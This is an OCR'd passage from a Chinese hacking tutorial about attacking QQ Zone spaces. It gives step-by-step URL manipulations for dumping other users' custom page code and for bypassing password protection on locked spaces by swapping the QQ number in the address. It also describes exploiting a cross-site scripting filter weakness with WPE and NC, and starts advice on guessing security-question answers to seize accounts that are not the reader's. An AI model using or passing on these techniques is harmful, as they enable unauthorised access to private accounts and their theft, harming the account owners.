


图8

另外，我们还有一些别的办法将别人空间的代码完全复制过来。打开http://q-zone.qq.com/fcg-bin/cgi_access_self.fcg?uin=你想搞的QQ号&type=0，显示是个XML文档，查找<itemno>和</itemno>之间的数值，其实就是自定义版块的ID，不一定有几个，只要是大于六位的数值都记下来，中间用“|”符号格开，格式为1234567|1234567|12345678|12345678|1234567，最后打开http://q-zone.qq.com/fcg-bin/cgi_diy_window.fcg?uin=你想搞的QQ号&type=11&wndid=1234567|1234567|12345678|12345678|1234567，这个号的QQ空间的所有代码都会在浏览器里显示出来，<content>和</content>之间的就是空间自定义代码，换一下网址的cgi_*.fcg里*代表的字母还能找到别的有价值的东西。找别人空间相关的资源比如图片和FLASH，可以在浏览器的临时文件夹Temporary Internet Files下找到，因为所有的图片和脚本都要下载到本地解释执行，如图9。




图9

上边的方法也有现成的工具SearchQqZone，填上QQ号码就能爆出源码，其实原理是一样的，工具的主界面上有详细的说明。需要注意的是模板ID的顺序是从左到右，从上向下写，就以该软件作者的空间演示一下吧，如图10。另外，现在QQ空间还有人气排行榜，其实挺没意思的，我在上边看见不少空间的访问量挺大，内容很一般，就是使用了“QQ空间刷人气”这个工具（也有是在论坛或网站的主页挂马写上自己的空间弄的），这个刷人气工具的原理就是互相访问达到互相刷，如图11。

接着说QQ空间的CSS跨站漏洞，具体就是在进入Q-Zone后，在设置QQ空间名称时过滤不严，好象只是禁止“<”、“>”、单引号，这个和大多数论坛的跨站漏洞一样，在QQ客户端对用户输入数据进行过滤，而且不允许站外提交。还是破解的老办法，使用WPE抓包，NC提交数据。不过修改数据包还是挺复杂的，可以使用专门的QQ跨站利用工具，如图12。

QQ空间还有个登录密码验证不严的漏洞，就是可以绕过密码验证访问加过密码的空间。先把你的一个号的空间随便加上一个密码，一般情况下不会和你想访问的那个空间的密码相同的。填上你的密码访问自己的空间后把浏览器地址栏cgi_client_entry.fcg?uin=这儿的QQ号码换成你想访问的加过密码的那个QQ，刷新一下，成功的话就会进去了。

下面再来讲一下QQ的申述技巧。我们搞到比较中意的QQ后，往往会发现该号已经申请了密码保护，通常密码提示问题为生日、女朋友和手机号等，这些可以根据其QQ资料试着猜测。不




图10

